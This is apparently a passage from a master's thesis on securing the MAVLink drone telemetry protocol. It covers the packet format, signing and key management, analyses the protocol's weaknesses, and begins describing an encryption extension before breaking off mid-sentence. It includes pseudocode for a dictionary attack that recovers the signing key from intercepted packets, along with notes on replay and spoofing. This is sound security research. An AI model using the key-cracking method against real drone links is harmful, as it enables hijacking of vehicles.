UNIVERSITÀ DELLA CALABRIA
DIPARTIMENTO DI
INGEGNERIA INFORMATICA,
MODELLISTICA, ELETTRONICA
E SISTEMISTICA
DIMES

Master's degree in computer engineering

A secure implementation of MAVLink

Supervisor
Prof. Floriano De Rango

Student
Marco Ziccardi
Student number XXXXXX

Exam session

Summary

Introduction

Unmanned vehicles (UV) are increasingly common autonomous systems that can perform complex tasks with or without human help. These platforms come in many types: aerial (UAV), ground (UGV) and underwater. Each one has specific hardware and software called an autopilot. This technology controls the vehicle's movement, monitors its operating condition, and continuously communicates with a Ground Control Station (GCS), the center that monitors and directs the vehicle's activities.

Communication between the vehicle and the GCS usually happens wirelessly and mostly uses the MAVLink protocol. This telemetry protocol is popular because it is lightweight and efficient: it uses a binary format that sends less extra data than formats like JSON or XML. MAVLink also protects message integrity by using a double checksum.

Despite its popularity and wide use in important fields, from agriculture to disaster response, and from surveillance to logistics, MAVLink has serious security weaknesses. The main reason is its original design: MAVLink does not include built-in security features or encryption. This lack exposes it to many attack methods, as several academic studies have shown.

This study offers two main contributions:

- *Detailed analysis*, a clear, detailed examination of the MAVLink protocol, focused on understanding its specific weaknesses;
- *Proposed solution*, a new solution to reduce these risks. It differs from existing proposals because it is designed with backward compatibility in mind, although it requires an optional change to the MAVLink V2 frame.

The work ends with a performance evaluation of the proposed solution, looking at key measures such as CPU use, memory use, and packet transfer speed to show that the solution is effective and practical to use.

Chapter 1 - Study of the MAVLink v2 Protocol

This chapter aims to give a detailed overview of the MAVLink protocol, which is the main focus of this project. It will describe its structure and basic operation, paying special attention to how communication works between the components of an autonomous system. Then, the security features included in version two and their limitations will be examined. The analysis will end with a presentation of the main security issues that have been identified, some of which will be studied and addressed in the following chapters.

1.1 Introduction to the MAVLink Protocol

The MAVLink (Micro Air Vehicle Link) protocol is a very lightweight messaging protocol used to communicate with unmanned vehicles and between onboard devices. Among these vehicles, for example, there are unmanned aerial vehicles (UAVs, drones), autonomous robots, and other embedded systems. It was created in 2009 by Lorenz Meier at ETH Zurich. This protocol quickly became the standard for telemetry and control of autonomous vehicles thanks to its efficiency, simplicity, and wide compatibility with open-source software and hardware.

That said, we can say in more technical terms that MAVLink is a binary telemetry protocol designed for systems with limited resources and low-bandwidth connections.

It is designed to provide reliable, low-latency, and low-overhead communication between the different components of an autonomous system, especially between:

- **Autopilots** (e.g., ArduPilot, PX4)
- **Ground Control Stations (**GCS), such as QGroundControl or Mission Planner
- **Onboard systems** (sensors, cameras, GPS modules, motors, etc.)

The success of MAVLink is based on a mix of technical and practical factors:

- **Compact binary protocol**, it uses serialized messages that reduce bandwidth usage, making it suitable for low-speed radio links.
- **Multi-system support**, each message includes system and component IDs, allowing multiple devices to work together on the same bus or channel.
- **Extensibility**, custom messages can be added while keeping compatibility with standard ones.
- **Cross-platform**, it works on Linux, Windows, Android, iOS, and on microcontrollers.
- **Open source**, the project is actively maintained by a large community, including developers from ArduPilot, PX4, and commercial manufacturers.

Today, MAVLink is used in a wide range of applications:

- **Civilian and commercial drones**
- **Academic research and experiments in autonomous robotics**
- **Autonomous marine and ground systems (UGV, USV)**
- **Military and dual-use applications**

In all these cases, communication between different modules and devices through MAVLink is essential for real-time coordination and control.

1.2 Architecture and General Operation

The protocol works by allowing communication between the UAV and the GCS through serialized [1]binary messages. Compared to other serialization methods like XML or JSON, binary serialization has a big advantage because it keeps the transmitted data very small.

MAVLink uses two different communication modes. It combines the **publish-subscribe** and **point-to-point** approaches to efficiently handle both the regular exchange of data and reliable communication for configuration tasks.

1.2.1 Publish-subscribe

Continuous data streams, such as flight telemetry (for example position, speed, or sensor status), are sent using a **publish-subscribe** model. In this model, one node (usually the autopilot) sends messages regularly on certain "topics" without needing a direct request from the receivers. In this mode, the protocol does not include the destination system and component IDs in the message to save bandwidth. The main advantage of this multicast mode is that it adds no extra overhead, and several receivers can get the same data at the same time.

1.2.2 Point-to-point

The configuration sub-protocols, such as the mission protocol or the parameter protocol, use a **point-to-point** model instead. In this model, the message includes the ID of the target system and component. This way, the communication is direct and includes explicit confirmations and retransmission mechanisms to ensure reliable data transfer.

1.3 Structure of MAVLink Messages

MAVLink messages are formally defined using XML files.

There are several types of these definition files — from standard definitions to so-called dialects. The XML definition files that are part of the official MAVLink project's standard set are *common.xml, standard.xml,* and *minimal.xml*.

These files contain messages, commands, and enumerations. Specifically:

- **common.xml**, is the set of entities implemented in at least one major flight system (it also includes those from *standard.xml* and *minimal.xml*). It is basically the most complete file.

[1] Serializing a MAVLink message means converting a data structure (the message) into a sequence of bytes according to the format defined by the MAVLink protocol, so that it can be transmitted over a communication channel.

- **standard.xml**, is the set of entities implemented in at least two major flight systems in a compatible way. *Compatible* means that both systems use the message in the same way — with the same interpretation of fields and the same behavior.
- **minimal.xml**, is the smallest set of messages and commands needed to establish a MAVLink network. It is useful for very lightweight implementations.

When defining a dialect, it's important to understand the structure of an XML definition file. The general structure is shown in Figure 1.

```xml
<?xml version="1.0"?>
<mavlink>

    <include>common.xml</include>
    <include>other_dialect.xml</include>

    <!-- NOTE: If the included file already contains a version tag, remove the version tag here, else uncomment to enable. -->
    <!-- <version>6</version> -->

    <dialect>8</dialect>

    <enums>
        <!-- Enums are defined here (optional) -->
    </enums>

    <messages>
        <!-- Messages are defined here (optional) -->
    </messages>

</mavlink>
```

Figure 1 XML Structure [1]

1.3.1 Structure of the XML File

Below we explain the meaning of the tags shown in Figure 1. All of them are optional. Specifically:

- `include`, used to specify other XML files that must be included in the dialect being defined. During compilation, the generator toolchains will merge or add the enums from all files and report any duplicate enum entries or messages.
- `version`, indicates the version number of the release, as included in the *MAVLink HEARTBEAT* message. For dialects that include *common.xml*, this tag should be removed so that the version from *common.xml* is used instead. For private dialects, you can use any version you prefer.
- `dialect`, this number uniquely identifies the dialect.
- `enums`, used to define enums specific to the dialect.
- `messages`, used to define messages specific to the dialect.

In the following sections, we will go into more detail, explaining the concepts of *enum, message*, and *command*. Each entity will be defined using an XML schema with its respective tags and attributes, which will not be discussed in detail here.

Enums

Enumerations (*enums*) are used to define named values that can be used as options within MAVLink messages. For example, they define states, modes, error codes, and so on.

Each enum has a mandatory *name* attribute and can contain several *entries* with unique names. The same enums can be declared in multiple dialects (including *common.xml*). The library generator takes care of merging the entries' values and reports an error if duplicate entry names are found.

Enums are defined within the tag pair <enums>...</enums> using <enum>...</enum> for each enumeration. Inside each <enum> tag, the possible values that the enum can take are defined using <entry>...</entry>. An example is shown in Figure 2.

```
<enum name="LANDING_TARGET_TYPE">
    <description>Type of landing target</description>
    <entry value="0" name="LANDING_TARGET_TYPE_LIGHT_BEACON">
        <description>Landing target signaled by light beacon (ex: IR-LOCK)</description>
    </entry>
    <entry value="1" name="LANDING_TARGET_TYPE_RADIO_BEACON">
        <description>Landing target signaled by radio beacon (ex: ILS, NDB)</description>
    </entry>
    <entry value="2" name="LANDING_TARGET_TYPE_VISION_FIDUCIAL">
        <description>Landing target represented by a fiducial marker (ex: ARTag)</description>
    </entry>
    <entry value="3" name="LANDING_TARGET_TYPE_VISION_OTHER">
        <description>Landing target represented by a pre-defined visual shape/feature (ex: X-marker, H-marker, square)</description>
    </entry>
</enum>
```

Figure 2 XML Structure of an enum [1]

It is important to note that among all the enums, one special enum called MAV_CMD has been defined, it is used to define the protocol commands.

Also note that there are several important rules that must be followed when defining enums. These rules are not listed here, as they are considered beyond the scope of this explanation.

Messages vs Commands

Before discussing messages and commands in detail, it's important to understand the difference between them. Basically, there are two ways to send information between MAVLink systems (including commands, data, and acknowledgments):

- Through *messages*, these are encoded using *message* elements. Their structure, fields, and handling are mostly flexible (i.e., depend on the creator).
- Through *commands*, these are defined, as mentioned earlier, as entries in the MAV_CMD enum, but are ultimately encoded within the body of a message (i.e., *message* elements) sent using either the *Mission Protocol* or the *Command Protocol*. Their structure is well-defined, and how they are processed or responded to depends on the protocol used to send them.

There are specific guidelines on when to use one method or the other. Use a message when:

- The information to be sent does not fit within a command (i.e., it can't be represented using the seven available numeric fields).
- The message is part of another protocol.
- The message needs to be broadcast or streamed (i.e., no ACK is required).

Use a command when:

- The message should be executed as part of a mission.
- You are using MAVLink 1 (instead of MAVLink 2) and have no free message IDs left to create a new message type.
- It's important that the command message is not lost, so an ACK/NACK is required. In this case, using the existing acknowledgment protocol is faster or simpler than creating a new message just for confirmation.

If the situation does not clearly fall under either case, you can freely choose which method to use.

Messages

Messages are used to send data between MAVLink systems — including commands, information, and acknowledgments.

Each message has mandatory attributes such as *id, name,* and *description*, and must contain at least one *field*. As previously mentioned, messages are serialized into a MAVLink data packet. Specifically: the id field value is placed in the *message ID* section of the packet,the *message data* is encoded and placed in the *payload* section of the packet. The *name* is typically used by code generators to name the encoding and decoding methods for that specific message type. When a message is received, the MAVLink library first extracts the message ID from the packet. This ID is then used to identify the specific message type and determine how to decode its payload.

Messages must be declared between the tags `<messages>...</messages>` using the tag pair `<message id="" name="LIBRARY_UNIQUE_NAME">...</message>`. It's important to note that there are specific rules that must be followed when defining individual messages. An example is shown in Figure 3.

```xml
<message id="54" name="SAFETY_SET_ALLOWED_AREA">
  <description>Set a safety zone (volume), which is defined by two corners of a cube. This message
  <field type="uint8_t" name="target_system">System ID</field>
  <field type="uint8_t" name="target_component">Component ID</field>
  <field type="uint8_t" name="frame" enum="MAV_FRAME">Coordinate frame. Can be either global, GPS,
  <field type="float" name="p1x" units="m">x position 1 / Latitude 1</field>
  <field type="float" name="p1y" units="m">y position 1 / Longitude 1</field>
  <field type="float" name="p1z" units="m">z position 1 / Altitude 1</field>
  <field type="float" name="p2x" units="m">x position 2 / Latitude 2</field>
  <field type="float" name="p2y" units="m">y position 2 / Longitude 2</field>
  <field type="float" name="p2z" units="m">z position 2 / Altitude 2</field>
</message>
```

Figura 3 Schema XML di un message [1]

All messages must have a unique ID. This is important because the ID is used to determine the format of the message payload and therefore to decode the message correctly.

In MAVLink 2, each dialect is assigned a specific range of IDs that it can use. This ensures that any dialect can include another dialect (or *common.xml*) without conflicts. The list of already assigned ID ranges used by other dialects can be easily found online.

It's also important to note that MAVLink 2 introduced the concept of message extensions, which allows new fields to be added to existing messages without breaking binary compatibility with receivers that have not yet been updated.

This improvement was necessary because previously, changing a message's name, ID, or adding/removing a field made it incompatible with older versions of the library.

There are also several important rules that must be followed when defining *messages*, but they are not listed here since they go beyond the scope of this explanation.

Commands

As mentioned earlier**,** MAVLink commands are defined as entries in the MAV_CMD enum. They are used to define operations for autonomous missions or to send commands in any mode. An example of a command is shown in Figure 4.

```xml
<enum name="MAV_CMD">
  <description>Commands to be executed by the MAV. They can be executed on user request, or as part of a mission script. If the action is used in a mission, the paramete
  <entry value="16" name="MAV_CMD_NAV_WAYPOINT">
    <description>Navigate to waypoint.</description>
    <param index="1">Hold time in decimal seconds. (ignored by fixed wing, time to stay at waypoint for rotary wing)</param>
    <param index="2">Acceptance radius in meters (if the sphere with this radius is hit, the waypoint counts as reached)</param>
    <param index="3">0 to pass through the WP, if &gt; 0 radius in meters to pass by WP. Positive value for clockwise orbit, negative value for counter-clockwise orbit.
    <param index="4">Desired yaw angle at waypoint (rotary wing). NaN for unchanged.</param>
    <param index="5">Latitude</param>
    <param index="6">Longitude</param>
    <param index="7">Altitude</param>
  </entry>
  ...
</enum>
```

Figura 4 XML schema of a command [1]

As with *messages*, each dialect is also assigned a specific ID range for its *commands*. This ensures that any dialect can include commands from any other dialect without conflicts.

Just like regular enums, command enums must have entry names that start with the enum name — that is, *MAV_CMD_*. In addition, there are several standard prefixes used for common types of commands:

- `MAV_CMD_NAV_`, used for navigation or movement commands (for example, commands to reach a specific waypoint or to move in a certain way).
- `MAV_CMD_DO_`, used for commands that set modes, change altitude or speed, and similar actions.
- `MAV_CMD_CONDITION_`, used for commands that define a condition that must be met before moving on to the next mission step.

Commands are defined in the XML schema using the tag pair `<entry>...</entry>` within the MAV_CMD enum.

It's very important to note the presence of the `<param>...</param>` tags, these are not used in normal enums but are required for commands. They are essential because they allow the command's data to be encoded. Each command can have up to seven parameters, indexed from 1 to 7. The type of data allowed for each parameter is defined as follows:

- *Param* 1, 2, 3, 4, and 7 accept only float values.
- *Param* 5 and 6 can accept float or int32 values.

This flexibility allows commands to use both float and integer data types. Many MAVLink commands don't use all seven parameters (and some don't use any). Unused parameters can be considered "reserved", meaning they can be reused in the future if the command is expanded.

A reserved parameter must always be sent with a default value of 0 or NaN (Not a Number**)**. These values tell the receiver that the parameter represents "no action" or "not supported." The default value of a reserved parameter must be defined when the command is created and cannot be changed later (for example, from NaN to 0 or vice versa), as doing so could cause compatibility issues between different systems.

1.4 MAVLink Dialects

From the previous chapter, we can understand that each XML file — whether it's a standard definition or a dialect — represents a customized set of messages used by a specific system or implementation. Dialects allow manufacturers to extend the standard protocol (the standard XML definitions) by adding their own custom messages, while still keeping compatibility with the common core of the protocol.

For example, the *common.xml* dialect is the reference base of the protocol. It is shared and supported by most autopilots (like *ArduPilot* and *PX4*) and Ground Control Stations (like *QGroundControl*). Custom dialects, such as ardupilotmega.xml or px4.xml, extend *common.xml* by adding messages specific to their own advanced features.

This modular and highly extensible architecture has made MAVLink the de facto standard for communication in autonomous vehicles, combining efficiency, scalability, and interoperability between different components.

1.5 Versions of the Protocol

Over the years, MAVLink has improved its features while keeping backward compatibility. Currently, there are two versions: *MAVLink v1* and *MAVLink v2*.

1.5.1 MAVLink Version 1

This version is the first stable release. It is simple but limited to 256 message types and does not include any security features.

1.5.2 MAVLink Version 2

This version introduces the following new features:

- **Larger message ID**, the message ID increases from 8 bits to 24 bits, allowing more than 16 million unique messages in one dialect[2].
- **Signed packets**, packets are now signed to verify that messages are sent by trusted systems.
- **Message extensions**, it's possible to add new fields to existing MAVLink message definitions without breaking binary compatibility for receivers that have not been updated.
- **Payload trimming**, empty bytes (filled with zeros) at the end of the serialized payload are removed before sending. In MAVLink 1, all bytes were always sent, even if not used. This feature helps optimize network usage, saving bandwidth, especially on low-speed links such as radio modems. It also reduces latency for short and small messages.
- **Compatibility and incompatibility flags**, these have been added to indicate special features. They are included in the message header.
- **Incompatibility flags**, are used to show that the message uses features that change the packet format or handling. Only parsers that support those features can process the message. If a MAVLink node doesn't recognize even one of these flags, it must discard the message.

[2] A MAVLink dialect is a variant of the protocol itself that defines a customized set of messages, in addition to the standard ones. In practice, it is an XML file that specifies which MAVLink messages are supported by a given system (e.g., ArduPilot, PX4, or a custom drone).

- **Compatibility flags,** are used for optional features that don't change the packet format. They can safely be ignored if not understood.

Both versions are still used today, but MAVLink v2 is becoming more popular in new systems thanks to its advanced features and the small security improvement it adds.

1.6 Packet Format

In this chapter, the MAVLink packet format for both protocol versions is explained. The MAVLink packet is the container used to serialize and send commands or messages to the destination through the network.

1.6.1 MAVLink v1 Packet

The figure shows the packet of version 1 of the protocol.




Figura 5 MAVLink v1 packet format

Each field has a specific meaning and a fixed position.

Packet structure:

- **STX**, contains the start-of-packet byte, which marks the beginning of a new packet. Systems that do not recognize MAVLink will ignore it.
- **LEN**, contains the length of the payload section.
- **SEQ**, contains the packet sequence number. It is used to detect lost packets and is increased with each sent message.
- **SYS ID**, contains the system ID. It identifies the system (e.g., a vehicle). ID 0 cannot be used.
- **COMP ID**, contains the component ID of the sender (e.g., autopilot, camera).
- **MSG ID**, contains the message ID. It identifies the type of message inside the payload.
- **Payload**, contains the message data. The content depends on the message ID.
- **Checksum**, contains the CRC-16/MCRF4XX value calculated from the message (excluding the magic byte). It also includes the CRC_EXTRA.

It is important to note that the minimum packet length is 8 bytes (for acknowledgment packets without payload), while the maximum length is 263 bytes (including header and checksum).

1.6.2 MAVLink v2 Packet

The figure shows the packet of version 2 of the protocol.

Figura 6 MAVLink v2 packet format

The MAVLink v2 packet extends the version 1 format by adding advanced compatibility and optional signatures.

The packet structure is shown only for the fields that were added or changed compared to the previous version:

- **INCOMP FLAGS**, contains incompatibility flags that must be understood for compatibility. If they are not recognized, the packet is discarded.
- **COMP FLAGS**, contains compatibility flags that can be ignored. If they are not recognized, the packet can still be processed.
- **Signature (optional)** – Contains optional cryptographic signatures to ensure the integrity and authenticity of the packet. A specific algorithm is used for the calculation.

In version 2, the minimum packet length increases to 12 bytes (for packets without payload or signature), while the maximum length increases to 280 bytes (for signed packets with a full payload).

1.6.3 Signature Calculation

The signature is 48 bits long (6 bytes) and is created by taking the first 48 bits of the SHA-256 hash function calculated on the concatenation of: the secret key, the header, the payload, the CRC, the link ID, and the timestamp. In formulas:

$$signature = [SHA_{256}(secretKey + header + payload + CRC + linkID + timestamp)]_{0\ldots48}$$

where the symbol "+" means concatenation.

The secret key (secretKey) is made up of 32 bytes (256 bits) of binary data stored on both ends of a MAVLink channel (for example, an autopilot and a ground station or a MAVLink API).

1.6.4 Acceptance of Signed Packets

When using MAVLink v2 with a signature, the packet must be rejected if:

- The *timestamp* is older than the previous packet from the same logical stream. A logical stream is defined as the sequence of MAVLink packets with the same tuple (*SystemID, ComponentID, LinkID*).
- The *signature* calculated by the receiver does not match the signature included in the packet.
- The *timestamp* is more than 1 minute behind the local system's timestamp.

1.7 Secret Key Management

The key must be created on a system within the network (often a GCS) and shared with other trusted devices through secure channels.

There are several methods to generate the secret key, depending on the implementation. For example, it can be generated as:

- a string provided by the user (like a password) and then hashed using the SHA-256 function;
- a random key generator.

The secret key can be shared with other devices through the *SETUP_SIGNING* message. This message must be sent only through a secure connection (such as USB or wired Ethernet) and as a direct message to each connected system_id/component_id. The receiving system must be configured to process the message and store the received secret key in the appropriate permanent storage. This method can also be used to reset a system's key.

We can therefore understand that the *SETUP_SIGNING* message must never be transmitted or, if received, must never be automatically forwarded to other devices/streams/MAVLink channels. This is to prevent a key received through a secure connection from being automatically forwarded to another system via an insecure connection (for example, Wi-Fi).

For all autopilots that do not allow a MAVLink connection through USB, the secret key could be set from a command-line interface.

Chapter 2 – Study of MAVLink Protocol Security

The MAVLink v2 protocol introduces some security improvements compared to the previous version, such as optional message authentication. However, despite these improvements, MAVLink v2 still has several vulnerabilities that can be exploited by malicious actors, especially in operational scenarios without encryption or active authentication. This chapter analyzes the current security features of the protocol and highlights its main weaknesses.

2.1 Security Analysis of MAVLink

To evaluate its security, the CIA Triad (Confidentiality, Integrity, Availability) is used, as it is a widely adopted framework for assessing the vulnerability of a system. In addition, the property of Authenticity is also considered. [2]

Confidentiality

"Only authorized people can read and manage the content of the packet."

MAVLink does not include encryption in the communication channel between the drone and the GCS. This allows an unauthorized person to intercept the payload (the transmitted message) and read the data it contains. This means that an unauthorized user can obtain exchanged data. [2]

This lack of encryption can lead to possible attacks such as:

- *Eavesdropping/Data Interpretation* between GCS and UAV — attackers can easily intercept communications and access critical operational data. The captured information can be used to:
    - performs *reconnaissance* on the system (for example, check GPS, battery, or commands);
    - *identifies the next waypoint* (in GUIDED or AUTO mode), revealing the next position, which could then be used for various purposes;
    - later uses control data for malicious actions.

Integrity

"Means that the transmitted data is accurate, consistent, and unaltered." The goal is to determine whether the information in the packet has been changed, either intentionally or accidentally, during transmission. [2]

To ensure packet integrity, the protocol uses a checksum and a signature. The checksum ensures that the payload is not modified during transmission and confirms that both sender and receiver understand the same message structure. The signing process guarantees that the packet comes from an authenticated sender, preventing an attacker from replacing the payload and checksum completely. However, since the signature field is only 48 bits of the hash, there is a higher risk of collision attacks. [2]

Possible attacks include:

- *Message Tampering*.
- *Man-in-the-Middle Attack*.
- *Data Corruption*. [3]

Availability

"Means that the drone and the GCS can communicate at any time and that all data is available when needed." The goal is to ensure uninterrupted, real-time communication between the drone and the GCS for the system to work properly. [2]

The MAVLink protocol does not include redundancy mechanisms. If a checksum mismatch occurs, the receiver will stop the transmission. This may cause delays between the drone and the GCS because retransmission of incorrect packets would be required. [2]

Possible attacks include:

- *Denial of Service*.
- *Jamming*.
- *Flooding*.

Authenticity

"Refers to the ability of the receiver to verify the legitimacy of the packet's source." This allows the receiver to process only valid packets, which is essential because drone systems often allow one-to-many connections. [2]

To guarantee message authenticity, MAVLink uses a signing mechanism based on a secret key (secretKey). This key, shared only between sender and receiver, allows the sender to generate a cryptographic signature that the receiver can verify to authenticate the source. However, as mentioned in the Integrity section, the limited size of the signature field increases the risk of hash collisions, making the system potentially vulnerable to forgery attacks. [2]

Possible attacks include:

- *Spoofing*.
- *Replay Attack*.
- *Session Hijacking*. [3]

Key Management

In MAVLink version 2, secret key management does not support dynamic negotiation during flight. The key must be manually preconfigured and exchanged through a secure channel before the mission begins (as described in paragraph 1.7). This static approach introduces some significant security vulnerabilities:

- *Lack of Forward Secrecy*, since the key remains the same for the entire communication, if compromised, an attacker could decrypt, verify, or even forge both past and future

messages. Access to the key can happen, for example, through log file analysis, firmware reverse engineering, GCS compromise, or dictionary attacks on MACs. As a result, the security of the entire session depends on continuous protection of the secret key.

- *Difficulty in Key Rotation*, replacing the key requires manual action on both endpoints, meaning both the vehicle and the GCS. This process is often complicated and impractical, so it is rarely done between missions. Consequently, the same key tends to remain in use for long periods, increasing the risk of discovery or interception over time.

Special attention should be given to the handling of the **timestamp** and **sequence number** within the MAVLink protocol. As described in paragraph 1.6.4 ("Acceptance of Signed Packets"), the *timestamp* field can be easily manipulated: a message with an arbitrary — even future — timestamp (for example, dated 2030) can still be accepted by the system, bypassing the rules that should reject messages with invalid timestamps.

Regarding the *sequence number*, it is used to detect packet loss during communication: each component increases the value with every sent message. This means a malicious message can use any value within this range, and the system will still accept it. This behavior opens the door to potential *replay* attacks, where a forged message could be accepted as valid if correctly signed, even with an arbitrary sequence number.

2.2 Possible Attacks on Integrity and Authenticity

[4] illustrates a dictionary attack and a following injection attack that exploit the vulnerabilities found in MAVLink. It is described below.

As mentioned earlier, MAVLink v2.0 offers message integrity verification, but it does not encrypt the message content. This creates a serious security weakness that allows a brute-force attack known as a dictionary attack during communication between the UAV and the Ground Control Station (GCS).

Since the messages are sent in plain text, an attacker can easily intercept both the unencrypted message and its cryptographic signature. As a result, the attacker can take control of the UAV and send malicious commands to interrupt the connection.

As explained in paragraph 1.6.3 *Signature Calculation*, the attack that breaks the MAVLink v2 signature mechanism is called **Crack MAC from Wordlist**. The pseudocode of this attack is shown in Figure 7.

```
def crack_MAC_wordlist(header, payload, crc, linkid, timestamp, original_mac,
wordlist):
    for password in wordlist do:
        secret_key ← SHA256(password)
        msg <- secret_key + header + payload + crc + linkid + timestamp
        computed mac <- SHA256(msg)
        mac_48bit <- first 12 character of computed_mac

        if mac_48bit == original mac then:
            secret_key found
            exit
        end if

    end for
    secret_key not found
```

Figura 7 Pseudocode

This attack works because MAVLink v2 uses only 6 bytes (48 bits) of the SHA256 function for the signature, making it easier to find a collision.

The input values required by the *crack_MAC_wordlist* function are easy to get:

- the wordlist can be easily found online;
- the *header, payload, CRC, link ID, timestamp, and original MAC* can be taken directly from the message, since it is sent in plain text.

Once the attacker obtains the secret key and exploits the weaknesses in the timestamp and sequence number, they have everything needed to perform attacks against integrity and authenticity, such as Session Hijacking and Man-in-the-Middle attacks — the two most dangerous ones. This allows them to manipulate or forge the communication flow at will.

Therefore, this attack confirms that the current authentication and integrity mechanism of MAVLink v2.0, which is based on symmetric key cryptography, is weak against brute-force attacks.

2.3 Final Security Considerations

Referring to section 2.1 (“MAVLink Security Analysis”) and section 2.2 (“Possible Attacks on Integrity and Authenticity”), some critical areas can be identified that need priority action to significantly improve the security level of the MAVLink protocol.

In particular, it is necessary to:

- implement effective mechanisms to ensure the *confidentiality of exchanged messages*;
- introduce *dynamic key negotiation*, even over insecure channels;
- *strengthen authentication mechanisms* (including mutual authentication) and message integrity verification

- *ensure proper and secure management of timestamps and sequence numbers*, to prevent *replay* or flow manipulation attacks.

Addressing these vulnerabilities forms the basis for a stronger protocol security. Moreover, mitigating these issues also helps counter more sophisticated attacks, such as *Grey Hole* or *Black Hole* attacks, thus improving the overall system resilience.

In particular, the following chapters present a proposed mechanism to ensure message confidentiality and a protocol for dynamic key negotiation within MAVLink. Furthermore, comparisons will be made with existing solutions from the literature, highlighting strengths, weaknesses, and possible improvements over current approaches.

Chapter 3 – State of the Art

The inherently insecure nature of the MAVLink protocol has led several researchers to identify its various vulnerabilities, as shown in [3], [4] e [5] . They have also proposed different solutions to improve reliability, security, and efficiency.

In particolular, in [3] e [4] suggest several countermeasures against the identified vulnerabilities. However, these remain only theoretical and have not been implemented. Among these solutions, [4] is especially important because it proposes a method for the remote distribution of symmetric keys, improving both flexibility and communication security between the GCS and the drone.

In [5] , an experimental platform for UAV security testing is introduced, demonstrating that MAVLink has real vulnerabilities.

In [6] , a cryptographic system operating on a higher layer is presented. It applies encryption and decryption techniques using GIFT + DNA coding, creating a kind of “encrypted tunnel” that wraps around MAVLink messages without changing the logic of the protocol.

In [2] , the issue of confidentiality is addressed by defining a secure version of the protocol called **MAVSec**. This version introduces a new MAVLink packet architecture specifically designed to integrate encryption mechanisms.

In [7], the design and evaluation of the **eMAVLink** project are presented. It introduces a new MAVLink architecture to meet requirements such as security, performance optimization for resource-limited environments, scalability, flexibility, and extensibility.

All the related works analyzed propose solutions based on new protocol architectures rather than extensions of existing MAVLink versions. In contrast, this work aims to introduce a backward-compatible approach, which can be used with current MAVLink versions and requires only minimal firmware modifications. Specifically, the main contributions of this work are:

- The implementation of symmetric encryption mechanisms to ensure communication confidentiality.
- The implementation of a system for the remote and dynamic distribution of signing and encryption keys.

Capitolo 4 – MAVLink security solutions

This study focuses on solving security issues related to confidentiality and key management. Both security problems have been addressed without introducing a version 3 of the protocol, but instead by using the existing versions of the protocol — namely version 1 and version 2 with signing. In particular, the proposed security solutions will be implemented in the firmware installed on drones, rovers, and Ground Control Stations (GCS). This approach has the advantage of backward compatibility, meaning it works with MAVLink v1, v2, and v2 with signing.

Although the solution can be applied to both version 1 and version 2 without signing, its use is recommended only with version 2 with signing, since otherwise data integrity would not be guaranteed.

It is important to highlight that this work has been practically developed using the Python programming language. However, this choice is not a limitation, as the proposed solutions can be implemented in any other language.

4.1 Confidentiality

As discussed in Chapter 2, the lack of encryption makes it possible to intercept communications. This can be easily verified by using a network sniffer, such as Wireshark, to listen on the wireless channel between a drone and a GCS. Figure 8 shows an example of such an interception.

```
▸ Frame 11: 99 bytes on wire (792 bits), 99 bytes captured (792 bits) on interface lo, id 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ User Datagram Protocol, Src Port: 38034, Dst Port: 14550
▾ MAVLink Protocol (57)
  ▾ Header
      Magic value / version: MAVLink 2.0 (0xfd)
      Payload length: 32
      Incompatibility flag: 0x01 (1)
      Compatibility flag: 0x00 (0)
      Packet sequence: 5
      System id: 0
      Component id: MAV_COMP_ID_ALL (0)
      Message id: COMMAND_LONG (76)
  ▾ Payload: COMMAND_LONG (76)
      target_system (uint8_t): 1
      target_component (uint8_t): 1
      command (MAV_CMD): MAV_CMD_COMPONENT_ARM_DISARM (400)
      confirmation (uint8_t): 0
      param1: Arm (float): 1
      param2: Force (float): 0
      param3 (float): 0
      param4 (float): 0
      param5 (float): 0
      param6 (float): 0
      param7 (float): 0
    Message CRC: 0x143c
  ▾ Signature
      Link id: 1
      Time: Jan  1, 2015 01:00:00.000050000 CET
      Signature: e21543e438c0
```

Figure 8 Wireshark output

4.1.1 Encryption Implementation

The designed and implemented solution allows the secure exchange of all messages belonging to different MAVLink dialects between the source and the destination. In particular, referring to the MAVLink v2 frame (Figure 6), the following implementation choices were made:

The entire header remains unencrypted (from STX to MSG ID), so that the receiver can recognize the messages as MAVLink and determine the operations needed for the next step, such as decryption.

- The payload is fully encrypted, with some precautions that will be discussed later.
- The checksum remains unencrypted.
- The signature, if present, also remains unencrypted.

This implementation provides:

- General compatibility.
- *Backward compatibility*, meaning it works with all protocol versions — v1, v2, and later.
- Easy integration for users with any type of firmware.

To achieve this, it was necessary to consider how MAVLink handles message encoding and serialization. The fields are filled and serialized based on their type and the order specified in the definition file. As a result, it is not possible to encrypt individual field values before message encoding (that is, during the payload creation), because this would assign values that do not match the expected data types. During decoding, this would cause inconsistencies between the received values and the fields they belong to. To solve this problem, encryption is applied only to the payload, that is, the useful data, after serialization but before transmission. Essentially, an additional layer was placed between the serialization phase and the message transmission phase. On the receiving side, the payload is decrypted before deserialization. This method preserves the integrity of the MAVLink format while ensuring the confidentiality of the transmitted data.

The implemented ciphers are:

- AES-CBC 256bit and AES-CBC 128bit, Advanced Encryption Standard (AES) is a symmetric block cipher. The input data is processed by the algorithm in 128-bit blocks. It requires a key of 128, 192, or 256 bits in length. In addition to the key, the encryption process also needs a nonce, whose length depends on the mode used. The method performs a series of transformations on the plaintext using the given key to produce the output text. The number of transformations depends on the key size: 10 rounds for 128-bit keys, 12 rounds for 192-bit keys, and 14 rounds for 256-bit keys. This ensures a high level of security and cryptographic strength of the encrypted text [2]. AES provides high performance on some hardware with dedicated acceleration, especially when supported by specific instructions such as AES-NI.
- CHACHA20 is a fast and secure stream cipher, widely used in industrial applications. Compared to AES, it is consistently faster. The algorithm processes the input using a

